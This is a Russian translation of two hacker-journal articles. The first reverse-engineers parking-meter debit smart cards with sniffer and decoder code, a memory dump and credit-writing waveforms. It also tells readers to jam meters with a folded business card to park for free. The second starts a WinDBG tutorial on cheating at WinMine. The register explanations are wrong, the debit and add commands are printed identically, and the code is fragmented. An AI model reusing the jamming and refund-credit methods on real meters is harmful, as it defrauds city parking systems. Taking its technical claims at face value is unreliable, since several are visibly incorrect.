
Уверен, многие из вас, живущих рядом с крупным городом, видели парковочные счетчики, требующие оплаты за парковку на месте. При первоначальном анализе этих устройств вы заметите, что в них есть прорезь для денег. На некоторых также есть слот для Parking Meter Debit Card, которую можно приобрести у города. Эта статья проанализирует такие парковочные счетчики и их дебетовые карты, покажет, как они работают, и покажет, как можно обойти их защиту.

Однако конечная цель - предоставить достаточно информации, чтобы вы могли создать собственные инструменты для изучения смарт-карт и принципов их работы. У меня нет намерения заставлять людей использовать эту статью, чтобы обманывать государство; это только для образовательных целей. Моя единственная надежда состоит в том, что после публикации этой информации системы безопасности в будущем будут проектироваться тщательнее.

ПАРКОВОЧНЫЙ СЧЕТЧИК



Для тех, кто не знаком с этими устройствами: в разных местах города можно купить Parking Meter Debit Cards, заранее пополненные на \$10, \$20 или \$50. Чтобы объяснить, как ими пользоваться, я процитирую инструкции, приведенные на обратной стороне карт:



ПРИМЕЧАНИЕ: теперь интервалы составляют 4 минуты из-за повышения цен.

Я не включаю много информации, приведенной в упомянутых выпусках Phrack, поэтому если что-то выглядит немного неполным, пожалуйста, прочитайте их, прежде чем писать мне с вопросами.

Вот список всех моих ресурсов:

- Стандарт ISO7816
- Phrack 48-10/11 и 62-15
- Towitoko ChipDrive 130
- Самодельный сниффер синхронного протокола (схемы включены)
- Несколько дебетовых карт парковочных счетчиков
- Несколько парковочных счетчиков
- Компьютер с параллельным портом
- Одна-две визитки

2. ISO7816


Стандарт ISO 7816 - один из немногих ресурсов, с которыми мы можем работать при реверс-инжиниринге смарт-карты. Он дает базовые знания о распиновке, назначении разных контактов и способах взаимодействия с ними. К сожалению, он в основном охватывает асинхронные карты и почти не затрагивает работу синхронных карт. Более подробную информацию об этом читайте в Phrack 48-10/11.

3. Синхронные карты

Синхронные протоколы обычно применяются в простых картах памяти ради снижения стоимости: внутренний генератор им не нужен. Асинхронные карты имеют собственный тактовый генератор и обмениваются данными со считывателем по линии ввода-вывода с фиксированной скоростью, обычно 9600 бод. Такой вариант чаще используется в процессорных картах (см. Phrack 62-15).

3.1. Карты памяти

Карты памяти используют простой протокол. Считыватель подаёт синхронной карте тактовый сигнал: он управляет линией ввода-вывода при низком уровне такта (0 В), а карта — при высоком (5 В). Для чтения всей памяти считыватель сначала поднимает линию сброса, затем продолжает выдавать импульсы. После опускания сброса первый фронт такта выводит бит 0, второй — бит 1 и так далее до конца памяти.




(Заимствовано из статьи Stephane Bausson, переизданной в Phrack 48-10.)


3.2. Дебетовые карты парковочных счетчиков

Дебетовые карты парковочных счетчиков ведут себя очень похоже на стандартные карты памяти, однако им также нужно обеспечивать базовую защиту, чтобы люди не могли получать бесплатную парковку. Это делается методом, похожим на европейские телефонные карты (SLE4406), где на карте есть участок памяти, работающий как односторонний счетчик: биты устанавливаются на определенное количество кредитов, затем сжигается защитный предохранитель, и после этого установленные биты можно только переключать из 1 -> 0. Это стандартный механизм защиты, который не дает людям перезаряжать карты после расходования кредитов. Единственная загвоздка в том, что способ работы парковочных счетчиков позволяет вернуть неиспользованные кредиты обратно на карту.

3.3. Простой взлом

Если мое небольшое введение в синхронные смарт-карты прошло у вас совсем мимо головы, вот пример атаки на парковочные счетчики без необходимости иметь дело с электроникой или кодом. Если вы когда-нибудь попытаетесь вставить недействительную карту в парковочный счетчик, то заметите, что примерно через 90 секунд мигания сообщениями об ошибке он переключится в состояние Out-of-Order. Для удобства большинство городов разрешает парковаться бесплатно на местах с неработающими счетчиками. Кто-нибудь видит здесь лазейку?





Один простой метод, позволяющий сделать менее очевидным, что именно что-то в слоте переводит счетчик в Out-of-Order, - сложить визитку пополам (желательно не вашу) и вставить ее в слот смарт-карты. Она должна быть идеальной длины, чтобы войти внутрь и быть очень трудной для обнаружения и/или извлечения. Когда вы закончите парковаться, вы сможете вытащить визитку с помощью кредитной карты или маленькой плоской отвертки.

4. Дамп памяти

Чтобы объяснить учёт средств и возвратов, сначала рассмотрим память карты. Дамп получен считывателем Towitoko ChipDrive 130 и программой Towitoko SmartCard Editor. Для синхронных карт нужен полноценный коммерческий считыватель: простые устройства с последовательным интерфейсом и большинство самодельных схем работают только с асинхронными картами.

```

0x00: 9814 ff3c 9200 46b1 ffff ffff ffff ffff
0x10: ffff ffff ffff ff00 0000 0000 0000 0000
0x20: 0000 0000 0000 0000 0000 0000 0000 0000
0x30: 0000 0000 0000 0000 0000 0000 0000 0000
0x40: 0000 0000 0000 0000 0000 0000 0000 0000
0x50: 0000 0000 f8ff ffff ffff ffff fffc ffff
0x60: ffff ffff ffff ffff ffff ffff ffff ffff
0x70: ffff ffff ffff ffff ffff ffff ffff ffff
0x80: ffff ffff ffff ffff ffff ffff ffff ffff
0x90: ffff ffff ffff ffff ffff ffff ffff ffff
0xa0: fcff ffff ffff ffff ffff ffff ffff ffff
0xb0: ffff ffff ffff ffff ffff ffff ffff ffff
0xc0: ffff ffff

```

Теперь, если преобразовать строку 0x50 в биты и проанализировать ее, мы заметим следующее (обратите внимание, что битовая endian-ность обратная):

```

0x50: 0000 0000 0000 0000 0000 0000 0000 0000
0x54: 0001 1111 1111 1111 1111 1111 1111 1111
0x58: 1111 1111 1111 1111 1111 1111 1111 1111
0x5a: 1111 1111 0011 1111 1111 1111 1111 1111

```

Каждый единичный бит между 0x17 и 0x55:1 (:x задаёт битовое смещение) добавляет на карту 10 центов. Каждый нулевой бит между 0x5b и 0xb0 добавляет 10 центов возврата. Между 0x55:1 и 0x5b находится буфер, позволяющий расходовать накопленные возвратные биты, примерно до пяти долларов. На этой карте записано 60 центов обычного остатка и 20 центов возврата, всего 80 центов.

5. Сниффинг протокола синхронной смарт-карты


Теперь, когда мы выяснили, как хранятся средства, нужно понять, как считыватель записывает данные на карту. Для этого перехватим обмен и восстановим протокол. В следующем разделе показаны самодельный анализатор синхронных смарт-карт и код прослушивания соединения.

5.1. Конструкция сниффера

Для перехвата обмена асинхронных карт существует коммерческое оборудование вроде Season, а для синхронных готового решения я не нашёл. XElf помог собрать схему, которая подключается к линиям между картой и считывателем и пропускает сигналы через буфер с внешним питанием, чтобы параллельный порт не нагружал соединение.

Моя реализация собрана из гнезда старого считывателя, карты Peet's Coffee с контактами ISO 7816 из медной ленты, кабелей от дисководов и USB-кабеля для питания. В сети можно найти фотографии; ваша конструкция почти наверняка получится аккуратнее моей.

Параллельный порт



'-----'-----'

5.2. Код сниффера

Чтобы наблюдать соединение, скомпилируйте и запустите этот код, передав имя лог-файла как аргумент. Этот код написан для OpenBSD и использует функцию `i386_iopl()` для получения доступа к записи в порты. Возможно, вам придется изменить его для работы в других ОС. Из-за ограничений скорости файлового I/O он будет записывать данные в файл, когда вы нажмете `ctrl+c`.

```
/*
 * Synchronous Smart Card Logger v1.0 [synclog.c]
 * by h1kari <h1kari@dachb0den.com>
 */
#include <stdio.h>
#include <signal.h>
#include <sys/types.h>
#include <machine/sysarch.h>
#include <i386/pio.h>

#define BASE 0x378
#define DATA (BASE)
#define STATUS (BASE + 1)
#define CONTROL (BASE + 2)
#define ECR (BASE + 0x402)
#define BUF_MAX (1024 * 1024 * 8) /* max log size 8mb */

int bufi = 0;
u_char buf[BUF_MAX];
char *logfile;

void
die(int signo)
{
    int i, b;
    FILE *fh;

    /* open logfile and write output */
    if((fh = fopen(logfile, "w")) == NULL) {
        perror("unable to open lpt log file");
        exit(1);
    }
    for(i = 0; i < bufi; i++)
        printbits(fh, buf[i]);

    /* flush and exit out */
    fflush(fh);
    fclose(fh);
    _exit(0);
}

int
printbits(FILE *fh, int b)
{
    fprintf(fh, "%d%d%d%d\n",
        (b >> 7) & 1, (b >> 6) & 1,
        (b >> 5) & 1, (b >> 4) & 1);
}

int
main(int argc, char *argv[])
{
    unsigned char a, b, c;
    unsigned int *ptraddr;
    unsigned int address;

    if(argc < 2) {
```

```

    fprintf(stderr, "usage: %s <file>\n", argv[0]);
    exit(1);
}

logfile = argv[1];

/* enable port writing privileges */
if(i386_iopl(3)) {
    printf("You need to be superuser to use this\n");
    exit(1);
}

/* clear status flags */
outb(STATUS, inb(STATUS) & 0x0f);

/* set epp mode, just in case */
outb(ECR, (inb(ECR) & 0x1f) | 0x80);

/* log to file when we get ctrl+c */
signal(SIGINT, die);

/* fetch dataz0r */
c = 0;
while(bufi < BUF_MAX) {
    /* select low nibble */
    outb(CONTROL, (inb(CONTROL) & 0xf0) | 0x04);

    /* read low nibble */
    if((b = inb(STATUS)) == c)
        continue;

    buf[bufi++] = c = b; /* save last state bits */
}

printf("buffer overflow!\n");
die(0);
}

```

Если кажется, что у вас проблемы с таймингами, также может помочь снижение уровня приоритета при запуске:

```
# nice -n -20 ./synclog file.log
```

6. Анализ протокола

После получения лога соединения нам нужно прогнать его через несколько инструментов, чтобы проанализировать и декодировать протокол. Я собрал пару простых инструментов, которые значительно облегчат вам жизнь. Один просто декодирует байты, передаваемые на основе изменений состояния. Другой строит двумерный граф всей беседы, чтобы можно было визуально увидеть паттерны в соединении.

6.1. Декодирование данных

Для декодирования биты записываются во входной буфер при одном уровне тактового сигнала и в выходной — при другом. При сбросе накопленные байты выводятся, а счётчик обнуляется. Так получается дамп обмена между устройствами.

```

/*
 * Synchronous Smart Card Log Analyzer v1.0 [analyze.c]
 * by h1kari <h1kari@dachb0den.com>
 */

```

```

#include <stdio.h>

#ifdef PRINTBITS
#define BYTESPERROW 8
#else
#define BYTESPERROW 16
#endif

void
pushbit(u_char *byte, u_char bit, u_char n)
{
    /* add specified bit to their byte */
    *byte &= ~(1 << (7 - n));
    *byte |= (bit << (7 - n));
}

void
printbuf(u_char *buf, int len, char *io)
{
    int i, b;

    printf("%s:\n", io);

    for(i = 0; i < len; i++) {
#ifdef PRINTBITS
        int j;

        for(j = 7; j >= 0; j--)
            printf("%d", (buf[i] >> j) & 1);
        putchar(' ');
#else
        printf("%02x ", buf[i]);
#endif
        if((i % BYTESPERROW) == BYTESPERROW - 1)
            printf("\n");
    }

    if((i % BYTESPERROW) != 0) {
        printf("\n");
    }
}

int
main(int argc, char *argv[])
{
    u_char ibit, obit;
    u_char ibyte, obyte;
    u_char clk, rst, bit;
    u_char lclk;
    u_char ibuf[1024 * 1024], obuf[1024 * 1024];
    int ii = 0, oi = 0;
    char line[1024];
    FILE *fh;

    if(argc < 2) {
        fprintf(stderr, "usage: %s <file>\n", argv[0]);
        exit(1);
    }

    if((fh = fopen(argv[1], "r")) == NULL) {
        perror("unable to open lpt log\n");
        exit(1);
    }

    lclk = 2;
    while(fgets(line, 1024, fh) != NULL) {
        bit = line[0] - 48;
        rst = line[2] - 48;
        clk = line[3] - 48;
        bit = bit ? 0 : 1;
        if(lclk == 2) lclk = clk;
    }
}

```

```

/* print out buffers when we get a reset */
if(rst) {
    if(ii > 0 && oi > 0) {
        printbuf(ibuf, ii, "input");
        printbuf(obuf, oi, "output");
    }
    ibit = obit = 0;
    ibyte = obyte = 0;
    ii = oi = 0;
}

/* if clock high input */
if(clk) {
    /* incr on clock change */
    if(lclk != clk) obit++;
    pushbit(&ibyte, bit, ibit);
    /* otherwise output */
} else {
    /* incr on clock change */
    if(lclk != clk) ibit++;
    pushbit(&obyte, bit, obit);
}

/* next byte */
if(ibit == 8) {
    ibuf[ii++] = ibyte;
    ibit = 0;
}

if(obit == 8) {
    obuf[oi++] = obyte;
    obit = 0;
}

/* save last clock */
lclk = clk;
}
}

```

6.2. Временной график

Иногда данные удобнее видеть графически, а не в виде шестнадцатеричных чисел, единиц и нулей. Поэтому мой друг r0le написал сценарий Perl, строящий временную диаграмму линий. Она упростила анализ чтения и записи карты.

```

#!/usr/bin/perl
use GD;

my $logfile = shift || die "usage: $0 <logfile>\n";

open( F, "<$logfile" );
my @lines = <F>;
close( F );

my $len = 3;

my $im_len = scalar( @lines );
my $w = $im_len * $len;
my $h = 100;

my $im = new GD::Image( $w, $h );
my $white = $im->colorAllocate( 255, 255, 255 );
my $black = $im->colorAllocate( 0, 0, 0 );

$im->fill( 0, 0, $white );

my $i = 1;

```

```

my $init = 0;
my ($bit1,$bit2,$rst,$clk);
my ($lbit1,$lbit2,$lrst,$lclk) = (undef,undef,undef,undef);
my ($x1, $y1, $x2, $y2);
foreach my $line ( @lines ) {
    ($bit1,$bit2,$rst,$clk) = ($line =~ m/^(\d)(\d)(\d)(\d)/);
    if( $init ) {
        &print_bit( $lbit1, $bit1, 10 );
        &print_bit( $lbit2, $bit2, 30 );
        &print_bit( $lrst, $rst, 50 );
        &print_bit( $lclk, $clk, 70 );
    }
    ($lbit1,$lbit2,$lrst,$lclk) = ($bit1,$bit2,$rst,$clk);
    $init = 1;
    $i++;
}

open( F, ">$logfile.jpg" );
binmode F;
print F $im->jpeg;
close( F );

exit;

sub print_bit {
    my ($old, $new, $ybase) = @_;

    if( $new != $old ) {
        if( $new ) {
            $im->line( $i*$len, $ybase+10, $i*$len, $ybase+20, $black );
            $im->line( $i*$len, $ybase+20, $i*$len+$len, $ybase+20, $black );
        } else {
            $im->line( $i*$len, $ybase+20, $i*$len, $ybase+10, $black );
            $im->line( $i*$len, $ybase+10, $i*$len+$len, $ybase+10, $black );
        }
    } else {
        if( $new ) {
            $im->line( $i*$len, $ybase+20, $i*$len+$len, $ybase+20, $black );
        } else {
            $im->line( $i*$len, $ybase+10, $i*$len+$len, $ybase+10, $black );
        }
    }
}


return;
}

```

6.3. Выводы

Этот код показал, как зарезервированные линии смарт-карты используются вместе с увеличением и уменьшением кредитов. Это анализ того, как он запускает списание или добавление кредита на карте:

СПИСАТЬ \$0.10:




Затем выдать команду записи:

```


00011001 00101000 11111111 00111100
01001001 00000000 01100010 10001101
11111111 11111111 01110111 10101101

```

ДОБАВИТЬ \$0.20:



Затем выдать команду записи:
00011001 00101000 11111111 00111100
01001001 00000000 01100010 10001101
11111111 11111111 01110111 10101101



Поскольку парковочный счетчик возвращает на карту весь оставшийся объем и не обязан делать это по одному кредиту, как при списаниях, команда записи поддерживает запись нескольких кредитов обратно на карту. Просто повторяйте форму сигнала выше и поднимайте Reset, когда закончите "возвращать" столько кредитов, сколько хотите.

7. Заключение

К этому моменту вы, вероятно, думаете, что эта статья отстой, потому что в ней нет никакого ./code, который просто даст вам больше денег. К сожалению, большинство протоколов защищенных смарт-карт довольно проприетарны, и какой бы код я ни выпустил, он, вероятно, не сработал бы в вашем конкретном городе. А все данные и формы сигналов, которые я включил в эту статью, вероятно, дают городу, к которому они относятся, достаточно информации, чтобы начать дежурить белыми фургонами у моего газона. ;-o

Вместо узкоспециализированного кода для одного производителя в следующей части будет более мощное средство: эмуляция произвольных смарт-карт и простых электронных протоколов. За помощь спасибо spidey. Продолжение выйдет в Uninformed от Dachb0den Labs.

-h1kari Out

Введение в реверс-инжиниринг Win32-приложений

Автор: trew

Контакт: <trew@exploit.us>

1. Предисловие

Аннотация: статья знакомит с понятиями и инструментами, необходимыми для анализа и изменения обычных Win32-приложений в Windows Debugger (WinDBG). Возможности отладчика демонстрируются на WinMine. Рассматриваются основы ассемблера IA-32, назначение регистров, защита памяти, стек, команды WinDBG, цепочки вызовов, порядок байтов и отдельные функции Windows API. В конце эти знания применяются для программы, находящей и удаляющей мины с игрового поля.

Благодарности: автор хотел бы поблагодарить thief, skape, arachne, H D Moore, h1kari, Peter, warlord, west и всех остальных, кто участвовал в первом выпуске Uninformed Journal.

2. Введение

Игры часто бывают очень раздражающими. Это раздражение проистекает из врожденного факта: игры по своей конструкции предъявляют игроку множество неизвестного. Например, сколько монстров прячется за дверью номер три, и хватит ли этих восьми обойм по 90 патронов 50-го калибра, чтобы убить этого парня? Десять жизней и сломанная клавиатура спустя возможность не просто уравнивать шансы, но и отыгаться, становится чрезвычайно привлекательной любой ценой. Некоторые рискуют репутацией и кармой, чтобы получить это преимущество, то есть читерят.

Многие разрабатывают читы именно по этой причине: чтобы получить нечестное преимущество. Однако у других совершенно другая мотивация - сам вызов, который в этом заключается. Если оставить мотивацию в стороне, цель этого документа - познакомить читателя с базовыми методологиями и доступными инструментами, помогающими в практике реверс-инжиниринга нативных Windows-приложений. В ходе статьи читатель познакомится с WinDBG, ассемблером IA-32 и частями Windows API. Эти понятия будут показаны на примере: через пошаговое прохождение по тем частям WinMine, которые важны для получения желанного нечестного преимущества.

3. Начало работы

Хотя этот документ написан на вводном уровне, предполагается, что читатель удовлетворяет следующим требованиям:

1. Понимание шестнадцатеричной системы счисления
2. Умение разрабатывать базовые C-приложения
3. Умение установить и правильно настроить WinDBG
4. Доступ к компьютеру с Windows XP и установленным WinMine

При чтении этого документа рекомендуется иметь под рукой следующие материалы:

1. IA-32 Instruction Set Reference A-M [7]
2. IA-32 Instruction Set Reference N-Z [7]
3. IA-32 Volume 1 - Basic Architecture [7]
4. Microsoft Platform SDK [4]
5. Debugger Quick Reference [8]

Сначала нужно правильно установить и настроить WinDBG и Symbol Packages <<http://msdl.microsoft.com/download/symbols/packages/windowsxp/WindowsXP-KB835935-SP2-slp-Symbols.exe>>. WinDBG входит в пакет Debugging Tools for Windows <http://msdl.microsoft.com/download/symbols/debuggers/dbg_x86_6.4.7.2.exe>.

Пока они загружаются, время будет занято определением потенциальных целей, объяснением того, что такое отладчик, какие возможности он предоставляет, что такое символы и чем они полезны при отладке приложений.

3.1. Определение целей

Базовая стратегия WinMine состоит в определении расположения мин на заданной сетке и очистке всех незаминированных клеток за минимальное время. Игрок может отмечать предполагаемые места мин флажками или вопросительными знаками на подозрительных клетках. С учетом этого можно вывести следующие возможные цели:

1. Управлять информацией времени или изменять ее
2. Проверять точность размещения флажков и вопросительных знаков
3. Определять расположение мин
4. Удалять мины с игрового поля

Чтобы достичь этих целей, читатель должен сначала определить следующее:

1. Расположение игрового поля внутри процесса WinMine
2. Как интерпретировать игровое поле
3. Расположение часов внутри процесса WinMine

В рамках этой статьи фокус будет на поиске, интерпретации, обнаружении и/или удалении мин с игрового поля.

3.2. Символы и отладчики

Отладчик - это инструмент или набор инструментов, которые подключаются к процессу, чтобы контролировать, изменять или исследовать части этого процесса. Более конкретно, отладчик дает читателю возможность изменять поток выполнения, читать или записывать память процесса и менять значения регистров. По этим причинам отладчик необходим для понимания работы приложения, чтобы затем им можно было манипулировать в пользу читателя.

Обычно, когда приложение компилируется для выпуска, оно не содержит отладочной информации, которая может включать сведения об исходном коде и имена функций и переменных. В отсутствие этой информации понимание приложения при реверс-инжиниринге становится сложнее. Здесь на сцену выходят символы: помимо прочего, они предоставляют отладчику ранее недоступные имена функций и переменных. За дополнительной информацией о символах читателю рекомендуется обратиться к связанным документам в разделе ссылок.[3]

3.3. Сервер символов

Установите Debugging Tools for Windows и Symbols Packages в любом порядке, запомнив каталог символов. Затем запустите WinDBG через «Пуск» → «Программы» → Debugging Tools for Windows. В отладчике выберите File → Symbol File Path и введите следующее:

```
SRV*<path to symbols>*<http://msdl.microsoft.com/download/symbols>
```

Например, если символы установлены в:

```
C:\windows\Symbols
```

то читателю следует ввести:

```
SRV*C:\WINDOWS\Symbols*<http://msdl.microsoft.com/download/symbols>
```

Настройка сообщает WinDBG локальный каталог и адрес сервера, с которого загружаются отсутствующие символы. Подробнее см. ссылку [2].

4. Знакомство с WinDBG

Независимо от того, перемещается ли читатель по приложениям мышью или использует горячие клавиши, панель инструментов WinDBG кратко послужит ориентиром для обсуждения базовой отладочной терминологии, которая будет использоваться в документе. Слева направо доступны следующие опции:

1. Open Source Code Открыть связанный исходный код для сеанса отладки.
2. Cut Переместить выделенный текст в буфер обмена.
3. Copy Скопировать выделенный текст в буфер обмена.
4. Go Выполнить отлаживаемый процесс.
5. Restart Перезапустить отлаживаемый процесс. Это приведет к завершению текущего отлаживаемого процесса.
6. Stop Debugging Завершить сеанс отладки. Это приведет к завершению отлаживаемого процесса.
7. Break Приостановить текущий выполняющийся отлаживаемый процесс.

Следующие четыре опции используются после того, как отладчику было сказано прерваться. Прерывание можно выдать предыдущей опцией, или пользователь может задать точки останова. Точки останова можно назначать на различные условия. Наиболее распространенные - когда процессор выполняет инструкции по конкретному адресу или когда был получен доступ к определенным областям памяти. Реализация точек останова будет подробнее обсуждаться далее в документе.

После достижения точки останова процесс выполнения отдельных инструкций или вызовов функций называется пошаговым прохождением процесса. WinDBG предоставляет несколько методов пошагового выполнения; четыре из них будут сразу обсуждены.

1. Step Into Выполнить одну инструкцию. Когда вызывается функция, это заставит отладчик войти в эту функцию и остановиться, вместо того чтобы выполнить функцию целиком.
2. Step Over Выполнить одну или несколько инструкций. Когда вызывается функция, это заставит отладчик выполнить вызванную функцию и остановиться после ее возврата.
3. Step Out Выполнить одну или несколько инструкций. Заставляет отладчик выполнять инструкции, пока текущая функция не вернется.
4. Run to Cursor Выполнить одну или несколько инструкций. Заставляет отладчик выполнять инструкции, пока он не достигнет адресов, выделенных курсором.

Кнопка Modify Breakpoints добавляет и изменяет точки останова. Остальные элементы панели показывают и настраивают окна WinDBG.

4.1. Окна WinDBG

В меню View перечислены информационные окна. Здесь понадобятся Registers («Регистры»), Disassembly («Дизассемблирование») и Command («Команды»).

Окно Registers содержит список всех регистров процессора и связанных с ними значений. Обратите внимание: когда значения регистров меняются во время выполнения, цвет такого значения станет красным как уведомление для читателя. Для целей этого документа мы кратко остановимся только на следующих регистрах: `eax`, `ecx`, `edx`, `esi` и `edi`.

- `eax`: содержит адрес следующей инструкции, которая будет выполнена.
- `ecx`: содержит адрес текущего стекового фрейма.
- `esp`: содержит адрес вершины стека. Это будет подробнее обсуждаться далее в документе.

Остальные перечисленные регистры предназначены для общего использования. То, как каждый из них используется, зависит от конкретной инструкции. За информацией об использовании регистров для конкретных инструкций читателю рекомендуется обращаться к IA-32 Command References [7].

Окно Disassembly будет содержать ассемблерные инструкции, находящиеся по заданному адресу, по умолчанию - по значению, сохраненному в регистре `eax`.

Окно Command показывает ответы отладчика, а поле внизу принимает команды. Небольшое поле слева пусто, когда WinDBG не подключён, обрабатывает запрос или исполняет процесс. При локальной отладке пользовательского процесса там появляется приглашение вроде `0:001>`. Его формат описан в [9].

Команды делятся на обычные, служебные и команды расширений. Обычные управляют процессом. Служебные начинаются с точки и настраивают сам отладчик. Команды расширений начинаются с восклицательного знака и вызывают подключаемые модули WinDBG.

5. Поиск игрового поля WinMine

Запустите WinMine через «Пуск» → «Выполнить» → WinMine и задайте параметры:

Уровень (Level): особый (Custom); высота (Height): 900; ширина (Width): 800; мины (Mines): 300; метки (Marks): включены; цвет (Color): включён; звук (Sound): выключен.

После этого скомпилируйте и выполните вспомогательное приложение SetGrid[12], указанное в разделе ссылок. Это гарантирует, что игровое поле читателя будет совпадать с полем, использованным при написании этой статьи. Переключитесь в WinDBG и нажмите F6. Это покажет читателю список процессов. Выберите `winmine.exe` и нажмите Enter. WinDBG подключится к процессу WinMine. Читатель сразу заметит, что окна Command, Registers и Disassembly теперь содержат значения.

5.1. Загруженные модули

